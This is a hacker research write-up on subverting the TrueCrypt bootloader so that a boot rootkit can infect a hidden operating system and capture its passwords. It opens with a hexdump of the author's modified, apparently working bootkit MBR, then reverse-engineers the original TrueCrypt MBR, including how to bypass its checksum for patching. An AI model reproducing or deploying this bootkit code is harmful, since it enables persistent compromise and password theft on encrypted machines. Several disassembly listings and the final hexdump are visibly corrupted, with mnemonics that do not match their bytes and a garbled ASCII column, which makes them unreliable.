



# Revealing the hidden

; subverting the truecrypt bootloader

db "having fun messing up the boot track and making it purple", 0



This document presents the results of a research about the **infection-resistency** of the **truecrypt hidden operating system** against the threats of **boot rootkits**. It targets the questions whether the state of the art malware could persistently infect the hidden OS from the outside (ie decoy OS), and if yes – **how**.

## ffff:ffff> Foreword

**TrueCrypt** is a solid solution for protecting data. The approach to provide a hidden operating system looks very promising, and indeed very stealthy. When one is very careful, it is a solution “to go”.

**MBR rootkits** on the other side are just that nasty, stealthy and have evolved to such a highly advanced state – they seem to be one of the biggest threats today. Their so called “rise of the MBR rootkits” over the last few years is very interesting to watch. Millions of infected computers at homes, companies, governments, etc. forming botnets for further cyber-attacks or acting as gateways to sensitive data, show the effectiveness of the approach. And suddenly real mode assembly-level and MBR coding are popular again!

A **MBR rootkit infection of a TrueCrypt hidden operating system** would lead to the ultimate compromise of that system (as with any system) and its encrypted data as well. In this very situation – when a TrueCrypt hidden system is being infected – it might even have a higher impact than an infection of just a random users home computer.

Especially the documented TrueCrypt’s “plausible deniability” feature makes the hidden operating system very attractive for everybody with a strong need to protect his data, and for those interested in that data.

**What has not happened yet (or has been publicly presented) is that MBR rootkits infect a TrueCrypt hidden operating system.**

**The question is: why (not)?** It could lead the average to the wrong impression that hidden operating systems can not be infected (boot track protection, plausible deniability) – or are in some way secure per se due to the strong encryption.

When looking at the boot strapping code of common MBR rootkits the answer is quite clear. The int 13h interception starts too early, so the interrupt handler would always read the encrypted disk content, and signature scanning for the operating systems boot code (ntldr, ...) will always fail in the first place. Common BRK code can not work this “normal” way. Adaptions to the hooking code would be required.

The solution to infect a hidden operating system would potentially just be to load the boot rootkit after the TrueCrypt volume has been “mounted”. At this point a common MBR rootkit could in theory work just normally. The question is: is this possible? What would be the obstacles, implications and surprises when manipulating the truecrypt boot-process? What further attack scenarios could be implemented once having the control? And how much adaption/change would existing malware need to become able to infect a TrueCrypt system? We want to evaluate the possibilities, try to find ways to implement an infection, and present proof of concept code showing the results.

The short answers to the first two above questions are: yes, and surprisingly easy. They are what this research is primarily about. All advantages of the TrueCrypt hidden operating system can be subverted applying simple changes to the TrueCrypt bootloader:

- **plausible deniability** – the existence of the hidden OS can not be proved – ... until we can ;)
- **strong encryption** – nobody can reveal the password of the hidden OS – ... until we store it to disk ;)
- **boot track protection** – a hidden OS is resistant against MBR infections – aehm yes ... and no! ;)

All boils down to the fact that we are able to write to the boot track from either the decoy os, a boot cd, or an usb-stick – this way the doors are open to infect the decoy and the hidden OS at the same time, retrieve the passwords, and do all kinds of nasty stuff. We find that the dual nature of TrueCrypts solution can even support behaviours leading to an infection in the real world ...

A word about **colors**: this is not a white-paper and not a white-hat-paper. This is also not a black-paper and not a black-hat-paper. This neither is a gray-paper nor a gray-hat-paper. Ninjas don’t wear hats.

This is a **free** paper, just for fun, and to say hello world. It is for the pleasure of reverse-engineers, hackers, code ninjas and alike, but also perfectly suited for beginners eager to learn. It’s for all who like to mess up, and love playing with ... anything ... **... because we can ... =8]**



.k00n.

armak00ni wants to say hello world to random people he found very inspiring:

>> **“the woodmann gang”, andrewg, blabberer, benny, am.f** <<

```

00000000 eb 0a 6b 30 30 6e 69 00 b2 01 c2 01 fa 31 c0 8e |..k00ni.....1..|
00000010 d0 bc 00 7c 89 e6 fb 56 be 95 7d e8 40 01 5e 31 |...|...V...}.@.^1|
00000020 c0 50 50 1f 5f 66 a1 4c 00 2e 66 a3 ac 7d ff 0e |.PP._f.L..f..}|..|
00000030 13 04 cd 12 b1 06 d3 e0 8e c0 2e a3 be 7c b9 00 |.....|..|
00000040 02 0e 1f fc f3 a4 b8 00 90 8e c0 8c c0 2d 00 08 |.....-...|
00000050 8e c0 b1 02 b0 04 bb 00 01 e8 56 00 bb 00 0d b1 |.....V....|
00000060 06 b0 39 e8 4c 00 8c c0 8e d8 fa 8e d0 bc 00 80 |..9.L.....|
00000070 fb 52 68 0a 0d 68 00 7a 68 00 81 0e 68 84 7c 06 |.Rh..h.zh...h.|
00000080 68 00 01 cb 83 c4 06 5a 0e 1f 06 68 00 90 07 bf |h.....Z...h...|
00000090 9a 1d be bb 7c a5 a5 a4 07 8a 36 b7 7d 8c c0 05 |....|.....6..}|...|
000000a0 00 08 8e c0 8e d8 fa 8e d0 bc fc 6f fb 06 68 00 |.....o..h...|
000000b0 01 cb b5 00 b6 00 b4 02 cd 13 c3 ea c0 00 00 00 |.....|...|
000000c0 e8 3b 00 68 00 98 07 31 db b1 29 b2 80 b0 02 e8 |;.h...1..)|....|
000000d0 e0 ff 8c c8 0e 68 de 00 68 00 98 6a 00 cb 30 c0 |....h..h..j..0.|
000000e0 be a9 01 e8 78 00 31 c0 fa 89 c6 8e d8 8e c0 8e |...x.1.....|
000000f0 d0 b8 00 7c 89 c4 fb ba 80 00 6a 00 50 cb 0e 07 |...|.....j.P...|
00000100 fc b0 01 bb b0 01 53 b1 20 b2 80 e8 a4 ff b8 6b |.....S.....k|
00000110 30 26 39 07 74 0e 26 89 07 89 df 47 47 30 c0 b9 |0&9.t.&....GG0..|
00000120 20 00 f3 aa 5f 47 47 68 00 90 1f 3e 8b 1e 88 4b |..._GGh...>...K|
00000130 3e 8a 9f d4 03 be 26 00 31 c9 b1 0f 80 fb 01 74 |>....&.1.....t|
00000140 02 eb 03 83 c7 10 f3 a4 30 c0 aa b8 01 03 bb b0 |.....0.....|
00000150 01 b9 20 00 ba 80 00 9c 2e ff 1e ac 01 c3 b4 b8 |.....|
00000160 8e c0 30 ed 31 ff b4 50 b1 50 f3 ab b4 df b1 50 |..0.1..P.P....P|
00000170 f3 ab b4 f0 b1 50 f3 ab b4 df b1 50 f3 ab b4 5f |.....P.....P...|
00000180 b1 50 f3 ab 0e 1f bf 86 01 ac aa 47 08 c0 75 f9 |.P.....G..u..|
00000190 30 e4 cd 16 c3 20 61 72 6d 61 6b 30 30 6e 69 2f |0.... armak00ni/|
000001a0 54 52 55 45 72 30 30 54 00 3b 5d 00 00 00 07 0a |TRUEr00T.;]....|
000001b0 39 2e 4e a2 1d 53 00 06 1f 18 20 18 00 00 80 01 |9.N..S.....|
000001c0 01 00 07 fe 7f 87 3f 00 00 00 49 17 60 00 00 00 |.....?...I..`...|
000001d0 41 88 06 fe ff 90 88 17 60 00 c9 b6 7f 00 00 00 |A.....`.....|
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 dd 9d |.....|
000001f0 55 83 83 64 08 4d ad 40 d9 72 cc 0e 50 d9 55 aa |.....U..|

```

armak00ni makes heavy use of - and totally messes up - the ebrk code for the nbrk:

>> **special thanks to Derek Soeder / eEye Digital Security** <<

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## 0000:0000> Intro

We know how current MBR rootkits (bootkits) are booting. We want to know how the TrueCrypt hidden/decoy OS boot process is working in every detail. We want to see if we can combine both, and take control over the whole boot process this way. The single infection of the MBR / bootloader should in theory apply to both: the hidden OS and the decoy OS.

Our goal is to run a common boot rootkit on top of the TrueCrypt bootloader, and also to see what else we can do to compromise the system once we have the control. Especially the passwords are of our interest. We want to know whether it is possible to forward the TrueCrypt passwords from the bootloader to any malware up into kernel-space and finally retrieve them from user-space again after the system is fully up and running.


We will put ourselves into the position of an “attacker” and see if we can work it out.

### The problem

The main problem with infecting a truecrypt encrypted OS is – well, that the content on disk is encrypted. Our highlevel plan looks like this: We can not directly execute our int 13h hooking code from the master boot record, we need to do it after the TrueCrypt devices are “mounted”. Then we can read the unencrypted traffic and the signatures for ntldr etc. will work.


The following figures shall visualize this problem (BRK == boot root kit):

- **Figure 1.0: A normal data flow, without TrueCrypt, without a common BRK:**




**Description:** When the MBR or another part of the bootcode wants to read from disk, it calls an int 13h (ax=02h: LBA mode, or 42h for extended mode) requesting the read operation. Int 13h is the original one, it is not intercepted or anything else here, so it calls the BIOS routines to perform the read. The BIOS routines access the disk.

- **Figure 1.1: Data flow, without TrueCrypt, with a common BRK:**



**Description:** When the MBR or another part of the bootcode wants to read from disk, it calls an int 13h (ax=02h: LBA mode, or 42h for extended mode) requesting the read operation. Int 13h is intercepted here by the BRK. The BRK either modifies the calling parameters to the int 13h call, or its results. Either way it calls the “original int 13h” routine residing in the BIOS to to perform the read. The BIOS routines access the disk.

• **Figure 1.2: Data flow, with truecrypt, without a common BRK:**



**Description:** TrueCrypt on the boot level works almost exactly like a BRK – for the disk access it intercepts int 13h. The only difference to the BRK above is, that it reenters its int 13h handler from within its int 13h handler. What we of course right now don't know yet. When the truecrypt bootcode wants to read from disk (after the mount), it calls an int 13h requesting the read operation. Int 13h is intercepted by the TrueCrypt bootloader code. TrueCrypt either modifies the calling parameters to the int 13h call (in case of redirecting to the hidden OS), and/or its results (decrypting the data). Either way it calls the "original int 13h" routine residing in the BIOS to perform the read. The BIOS routines access the disk.


For the further text we yet ignore the int 13h reentrancy. We will deal with it when we discover it. But to be complete, I will continue drawing it into the figures.

**So what will happen when a common BRK infects a TrueCrypt MBR?**

1. It would save the original MBR (the truecrypt MBR) to somewhere else on the disk – in order to call it later on to continue the regular boot process (and for stealth operations).
2. Then it will write its own MBR. This MBR now creates the first int 13h interception during the boot. So it will get all the data fed directly by the original BIOS int 13h handler.
3. After the hooking finished it will call the original MBR, which is in our case now the TrueCrypt MBR
4. The TrueCrypt MBR will now also hook int 13h. When an int 13h is initiated, it will first be served by the TrueCrypt int 13h handler, then by the BRK handler (that's exactly the problem).

The following figure shall visualize this situation – after the BRK has booted the TrueCrypt MBR, and TrueCrypt has hooked int 13h:

• **Figure 1.3: Data flow, with truecrypt, with a common BRK:**




**Description:** At this stage both MBRs, first the BRK MBR, then the TrueCrypt MBR have been executed and have hooked int 13h. Now the problem lays exactly in this order of sequence. As the BRK hooks first, it will get the data fed by the BIOS original int 13h handler. When for example the windows volume boot record loads the ntldr - from the TrueCrypt perspective all is fine. TrueCrypt will handle the according int 13h requests, and decrypt the blocks it receives. It gets the data passed through by the BRK int 13h handler.

But the BRK int 13h handler has no chance to read the blocks decrypted. It receives the data by the BIOS routines, returning always the encrypted disk content. Any signature matching will always fail.

What we need would be int 13h hooking after TrueCrypt has hooked int 13h:

• **Figure 1.4: The solution ( with truecrypt, with a common BRK )**



**Description:** We as the BRK need to hook int 13h after TrueCrypt has hooked int 13h (mounted the volume). When a disk read request is issued via an int 13h call: the BRK code is called which now will call the “original int 13h” as it thinks. Because TrueCrypt has first hooked int 13h, the BRK will not call the BIOS routine, it will call the TrueCrypt handler. The TrueCrypt handler will call the BIOS routines to access the disk and read the data. It will then decrypt the blocks, and return when they are decrypted. As the TrueCrypt handler got called from the BRK, it will return to the BRK, and the BRK will so now receive the decrypted blocks. **And signature matching will work!**

That’s the theory!

In order to verify that this concept would work, we need a test environment. As test environment we setup one Win7/32Bit windows system and one windows XP SP 2 system within a virtual box, and convert each of them into a TrueCrypt 7.0a hidden OS. I did not remove the boot partition – and left every setting to default everywhere. This results in two AES encrypted hidden OS systems.

Inside each decoy system I install / copy some tools and stuff to be able to analyze and to modify it:

- The ht editor – ideal for manipulating / disassembling / assembling / hexediting inside binary files (like MBRs), our main investigation tool
- WinHex – we probably need to raw read/write from/to the disk, it’s comfortable
- Nasm – maybe we need to code a little bit
- Notepad++ - nice text-editor
- IDA pro (or freeware edition) – when we need to dig in deeper
- Cygwin – we can work with ht, nasm, ... on a decent commandline
- Ralf Browns Interrupt List – invaluable compilation of information
- The TrueCrypt Source-Code – well, when its available ...

**A word about the source code:** we do not need the source – code. It just shortens the understanding of how things work. We will deal with the disassembled code only. All the interesting stuff can be found very easily as you will see later.

**A word about reverse engineering the binary code:** There is especially one approach that turned out to be the almost one and only “reversing-technique” (if you want to call it this way) for getting our job here done: the “backwards from string approach”. We will use it very often to find the locations in the code we are interested in. The TrueCrypt bootloader prints messages before or after specific situations we are interested in. Those strings will lead us exactly to the code locations we are searching for, when we simply look for the code referencing the memory address of the strings. We are lazy, of course! When things work out so easily – we don’t need to make it complicated. That as a kind of warning – unfortunately there is no hardcore hacker mega technique to be found in this paper ;)

Let’s start from the very beginning ...

## 0001:0000> Reversing the TrueCrypt boot process

We need to understand the TrueCrypt boot process in every detail. At least until the handoff to the volume boot record. We need to find the places in the code where we can inject our own code (and ways to redirect the execution flow to go there). This will probably not be the MBR, since it holds only 512 bytes, and we can assume it will just in some way load the truecrypt bootloader. But anyways, in order to locate this bootloader we need to analyze the MBR. We also need to check a little bit the environment / memory layout - thinking of placing a resident boot root kit into memory as well.

For our investigation we choose to boot up the decoy system, it has no boot track protection, it will later on allow us to write to the boot track, when we make our changes.

What we know:

- The system boots the MBR
- We will get asked for a password
- Depending on the password, either the decoy or the hidden system will boot
- We are at pre kernel level, disk access will be handled by int 13h

Here we go ...

## 0001:1000> Reversing the TrueCrypt MBR

The MBR as we know is located on the very first sector of the physical disk. We can view this sector using winhex or dd or anything we like. For simplicity I work on the truecrypt system itself so I use windows tools only now:

### Hexdump of the MBR

It just looks like ... a bootsector ;)

We will now start documenting this piece of code, and try to find ways to modify it for our own purposes.

We can dump the MBR into a file using winhex and load it into the ht editor. Then we activate the disassembly mode (f6) and switch to 16Bit code (f8). In parallel – ta taa - we can open “BootSector.asm” from the source-code. In fact it makes almost no sense to document the MBR, since the “source code” for it is available and it will be not very different from the assembled version.

tc_ORIG_BS															
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E
00000000	EA	1E	7C	00	00	20	54	72	75	65	43	72	79	70	74
00000010	42	6F	6F	74	20	4C	6F	61	64	65	72	0D	0A	00	FA
00000020	C0	8E	D8	8E	D0	BC	00	7C	FB	F6	06	B6	7D	01	75
00000030	8D	36	05	7C	E8	DC	00	B8	00	90	81	3E	13	04	5C
00000040	7D	0E	B8	00	88	81	3E	13	04	3C	02	7D	03	B8	00
00000050	8E	C0	32	C0	BF	00	01	B9	FF	6E	FC	F3	AA	8C	C0
00000060	00	08	8E	C0	B1	02	B0	04	BB	00	01	E8	B4	00	66
00000070	DB	BE	00	01	B9	00	08	E8	BA	00	66	53	BB	00	0D
00000080	06	B0	39	F6	06	46	7D	01	74	04	B0	1A	B1	24	E8
00000090	00	66	5B	BE	00	0D	8B	0E	B0	7D	E8	97	00	66	3B
000000A0	B2	7D	74	25	F6	06	46	7D	01	75	0E	C6	06	46	7D
000000B0	B1	20	F6	06	B7	7D	02	75	AD	8D	36	55	7D	E8	53
000000C0	8D	36	05	7C	E8	4C	00	EB	FE	8C	C0	8E	D8	FA	8E
000000D0	BC	00	80	FB	52	68	0A	0D	68	00	7A	68	00	81	0E
000000E0	E7	7C	06	68	00	01	CB	83	C4	06	5A	0E	1F	85	C0
000000F0	09	8D	36	55	7D	E8	1B	00	EB	FE	8A	36	B7	7D	8C
00000100	05	00	08	8E	C0	8E	D8	FA	8E	D0	BC	FC	6F	FB	06
00000110	00	01	CB	33	DB	B4	0E	FC	AC	84	C0	74	04	CD	10
00000120	F7	C3	B5	00	B6	00	B4	02	CD	13	73	07	8D	36	47
00000130	E8	E0	FF	C3	1E	06	1F	66	33	C0	FC	AC	66	03	D8
00000140	D1	C3	E2	F7	1F	C3	00	44	69	73	6B	20	65	72	72
00000150	72	0D	0A	07	00	07	4C	6F	61	64	65	72	20	64	61
00000160	61	67	65	64	21	20	55	73	65	20	52	65	73	63	75
00000170	20	44	69	73	6B	3A	20	52	65	70	61	69	72	20	4F
00000180	74	69	6F	6E	73	20	3E	20	52	65	73	74	6F	72	65
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	07
000001B0	39	2E	4E	A2	1D	53	00	06	1F	18	20	18	00	00	80
000001C0	01	00	07	FE	7F	87	3F	00	00	00	49	17	60	00	00
000001D0	41	88	06	FE	FF	90	88	17	60	00	C9	B6	7F	00	00
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA

But documenting the assembled MBR at least gives us the address offsets – we will need them when we want to patch something. The asm “source” file on the other hand gives us a fast introduction what the MBR does. Anyways, as the sector is only 512 bytes in size – and uses BIOS interrupts – it’s very easy to analyze without the source code as well.



## Bootsector disassembled using the ht editor – Part 1:

```

ht 2.0.18
File Edit Windows Help Local-Disasm
C:\cygwin\home\0xc2dec0\tc_ORIG_BS
17:53 09.02.2013

00000000 ea1e7c0000 jmp 0:7c1e jmp to set a fixed cs:ip
00000005 205472 and [si+0x72], dl
00000008 7565 jnz 0x6f
0000000a 43 inc bx
0000000b 7279 jc 0x86
0000000d 7074 jo 0x83
0000000f 20426f and [bp+si+0x6f], al
00000012 6f outsw
00000013 7420 jz 0x35
00000015 4c dec sp
00000016 6f outsw
00000017 61 popa
00000018 6465720d jc 0x29
0000001c 0a00 or al, [bx+si]
0000001e fa cli
0000001f 33c0 xor ax, ax
00000021 8ed8 mov ds, ax
00000023 8ed0 mov ss, ax
00000025 bc007c mov sp, 7c00
00000028 fb sti
00000029 f606b67d01 test byte ptr [7db6], 0x1
0000002e 7507 jnz 0x37
00000030 8d36057c lea si, [7c05]
00000034 e8dc00 call 0x113
00000037 b80090 mov ax, 8000
0000003a 813e13045c02 cmp word ptr [0413], 025c
00000040 7d0e jnl 0x50
00000042 b80088 mov ax, 8800
00000045 813e13043c02 cmp word ptr [0413], 023c
0000004b 7d03 jnl 0x50
0000004d b80020 mov ax, 2000
00000050 8ec0 mov es, ax
00000052 32c0 xor al, al
00000054 bf0001 mov di, 0x100
00000057 b9ff6e mov cx, 6eff
0000005a fc cld
0000005b f3aa repz stosb
0000005d 8cc0 mov ax, es
0000005f 2d0008 sub ax, 0800
00000062 8ec0 mov es, ax
00000064 b102 cl, 0x2
00000066 b004 mov al, 0x4
00000068 bb0001 mov bx, 0x100
0000006b e8b400 call 0x122
0000006e 6633db xor ebx, ebx
00000071 be0001 mov si, 0x100
00000074 b90008 mov cx, 0800
00000077 e8ba00 call 0x134
0000007a 6653 push ebx
0000007c bb000d mov bx, 0d00
0000007f b106 cl, 0x6
00000081 b039 mov al, 0x39
00000083 f606467d01 test byte ptr [7d46], 0x1
00000088 7404 jz 0x8e
0000008a b01a mov al, 0x1a
0000008c b124 cl, 0x24
0000008e e89100 call 0x122
00000091 665b pop ebx
00000093 be000d mov si, 0d00
00000096 8b0eb07d mov cx, [7db0]
0000009a e89700 call 0x134
0000009d 663b1eb27d cmp ebx, [7db2]
000000a2 7425 jz 0xc9
000000a4 f606467d01 test byte ptr [7d46], 0x1
000000a9 750e jnz 0xb9
000000ab c606467d01 mov byte ptr [7d46], 0x1
000000b0 b120 mov cl, 0x20
000000b2 f606b77d02 test byte ptr [7db7], 0x2
000000b7 75ad jnz 0x66
000000b9 8d36557d lea si, [7d55]
000000bd e85300 call 0x113
000000c0 8d36057c lea si, [7c05]
000000c4 e84c00 call 0x113
000000c7 ebfe jmp 0xc7
000000c9 8cc0 mov ax, es
000000cb 8ed8 mov ds, ax
000000cd fa cli
view 0x00000000/0
1help 2save 3open 4edit 5goto 6mode 7search 8use32 9viewin... 0quit

```

When we first look at this part of the code and we do not have the source code available, we can at least tell, that this boot sector mainly loads 2 blocks from disk. It checksums them, and in case of an error it prints an error message.

We can also see, that in case of a wrong checksum it retries to load the larger 2<sup>nd</sup> block from another disk location.

If still a checksum error occurs – it will print an error message and hang.

When looking at the next part of the disassembly we can easily identify the routines for printing a string and for loading blocks from disk, by the interrupts being called.

We can also identify the checksumming routine, as it only repeats calculations on a block of data, readonly, in a loop (see below).

## Bootsector disassembled using the ht editor – Part 2:

ht 2.0.18

File Edit Windows Help Local-Disasm

C:\cygwin\home\0xc2dec0\tc\_ORIG\_BS

18:43 09.02.2013

Address	Hex	Instruction	Comment
000000c9	8cc0	mov ax, es	checksum ok: - setup a stack for running the decompressor - set return address for decompressor to 7ce7 - run the decompressor on compressed boot-loader
000000cb	8ed8	mov ds, ax	
000000cd	fa	cld	
000000ce	8ed0	mov ss, ax	
000000d0	bc0080	mov sp, 8000	
000000d3	fb	sti	
000000d4	52	push dx	
000000d5	680a0d	push 0d0a	
000000d8	68007a	push 7a00	
000000db	680081	push 8100	
000000de	0e	push cs	decompressor return: check decompression result on error print message and hang
000000df	68e77c	push 7ce7	
000000e2	06	push es	
000000e3	680001	push 0x100	
000000e6	cb	retf	
000000e7	83c406	add sp, 0x6	
000000ea	5a	pop dx	
000000eb	0e	push cs	
000000ec	1f	pop ds	
000000ed	85c0	test ax, ax	
000000ef	7409	jz 0xfa	decompression ok: setup segments and stack for bootloader execution (usually at 9000:0100h) and execute bootloader (this is the normal exit point of the bootsector)
000000f1	8d36557d	lea si, [7d55]	
000000f5	e81b00	call 0x113	
000000f8	ebfe	jmp 0xf8	
000000fa	8a36b77d	mov dh, [7db7]	
000000fe	8cc0	mov ax, es	
00000100	050008	add ax, 0800	
00000103	8ec0	mov es, ax	
00000105	8ed8	mov ds, ax	
00000107	fa	cld	
00000108	8ed0	mov ss, ax	0113: print ASCIIZ subroutine easily visible by int 10h instruction, ah=0eh, lodsb / loop
0000010a	bccf6f	mov sp, 6ffc	
0000010d	fb	sti	
0000010e	06	push es	
0000010f	680001	push 0x100	
00000112	cb	retf	
00000113	33db	xor bx, bx	
00000115	b40e	mov ah, 0xe	
00000117	fc	cld	
00000118	ac	lodsb	
00000119	84c0	test al, al	0122: load sectors subroutine easily visible by int 13h, ah=02h
0000011b	7404	jz 0x121	
0000011d	cd10	int 0x10	
0000011f	ebf7	jmp 0x118	
00000121	c3	ret	
00000122	b500	mov ch, 0x0	
00000124	b600	mov dh, 0x0	
00000126	b402	mov ah, 0x2	
00000128	cd13	int 0x13	
0000012a	7307	jnc 0x133	
0000012c	8d36477d	lea si, [7d47]	0134: checksum routine easily visible by a calculation loop updating 1 register (ebx) on a block of data, in a loop. reading only.
00000130	e8e0ff	call 0x113	
00000133	c3	ret	
00000134	1e	push ds	
00000135	06	push es	
00000136	1f	pop ds	
00000137	6633c0	xor eax, eax	
0000013a	fc	cld	
0000013b	ac	lodsb	
0000013c	6603d8	add ebx, eax	
0000013f	66d1c3	rol ebx, 0x1	
00000142	e2f7	loop 0x13b	
00000144	1f	pop ds	
00000145	c3	ret	
00000146	004469	add [si+0x69], al	
00000149	73b6	jnc 0x1b6	
0000014b	206572	and [di+0x72], ah	
0000014e	726f	jc 0x1bf	
00000150	720d	jc 0x15f	
00000152	0a07	or al, [bx]	
00000154	0007	add [bx], al	
00000156	4c	dec sp	
00000157	6f	outsw	
00000158	61	popa	
00000159	64657220	jc 0x17d	
0000015d	6461	popa	
0000015f	6d	insw	

view 0x000000c9/201

1help 2save 3open 4edit 5goto 6mode 7search 8use32 9viewin... 0quit

The code is quite self explaining. What we can tell right now: the MBR is not checksumming itself, so we can directly modify it, without further patching.

We also know just by looking at the strings in the hexdump, that a situation can occur where a “loader damaged” message is printed. This will be the case later when we will modify the compressed boot loader, so we will disable the checksumming for modifications (see below).

We can also figure out quickly, that the first loaded block is a decompressor, we can retrieve the compression format and all information we need in order to patch it.

In this chapter I will be very expressive – mainly so I do not need to be later. It would be too much work to show everything in very detail, without a real benefit as the same principles will apply everywhere.

**Summary: a quick overview of what the MBR does:**

- It jmps far to set CS:IP to a known value (0000:7c1eh)
- Sets up a stack
- Checks to print the custom boot message or not
- Checks the available RAM in 0000:0413h (to setup the destination segment for the decompressed bootloader later)
- Loads the decompressor (4 sectors = 2kB, beginning from sector 2)
- Checksums the decompressor
- Loads the compressed bootloader (0x39 sectors, starting from sector 6 (directly after the decompressor))
- (reads until the end of the boot track)
- Checksums the compressed bootloader (continuing the calculation with the current checksum of the decompressor)
- If checksum wrong: repeat with backup location of both: beginning at sector 0x1ah
- If still wrong: print error and hang
- Decompress and execute bootloader via double push / retf (at address 9000:0100h, or 8800:0100h, depending on available RAM)

**Preparing for boot loader modifications (disabling checksumming)**

In this case right now where we work on the simple code of the MBR, we can directly identify the checksumming routine by just looking at the deadlisting. We can then look where the routine is called and modify the execution flow where the checksum is being compared to the correct value. We can also recode the checksumming routine and apply it on the modified bootloader (+decompressor) each time we make changes, and write this new correct checksum into the MBR. I want to show another common method how to find interesting positions in the code, as with the small MBR code it is easy to explain – and because we will use this method very often.

One way that is helpful surprisingly often is the “backwards from string” approach. We just search for the error message in the hexdump. Then we try to find the code location that prints this error message.

From this position we scroll a little bit upwards to see where the compare is done checking for the good vs. bad checksum. Of course we can also use a more analyzing disassembler like IDA to show us the string data reference directly, and we can even click on it ;).

```

00000000 ea 1e 7c 00 00 20 54 72 75 65 43 72 79 70 74 20 02 TrueCrypt
00000010 42 6f 6f 74 20 4c 6f 61 64 65 72 0d 0a 00 fa 33 Boot Loader 20 .3
00000020 c0 8e d8 8e 40 bc 00 7c fb f6 06 b6 7d 01 75 07 41a1b1 [c0] 0u2
00000030 8d 36 05 7c e8 dc 00 b8 00 90 81 3e 13 04 5c 02 16c1b1 e Eup10V
00000040 7d 0e b8 00 88 81 3e 13 04 3c 02 7d 03 b8 00 20 120 eu>2c0c010
00000050 8e c0 32 c0 bf 00 01 b9 ff 6e fc f3 aa 8c c0 2d A2L1 G n7A7L
00000060 00 08 e8 c0 b1 02 b0 04 bb 00 01 e8 b4 00 66 33 CA2L1 G f3
00000070 db be 00 01 b9 00 08 e8 ba 00 66 53 bb 00 0d b1 120 01 f3a
00000080 06 b0 39 f6 06 46 7d 01 74 04 b0 1a b1 24 e8 91 99 f3 f3b f3
00000090 00 66 5b be c0 0d 88 0e b0 7d e3 97 00 69 3b 1e 9 f3 f3b f3
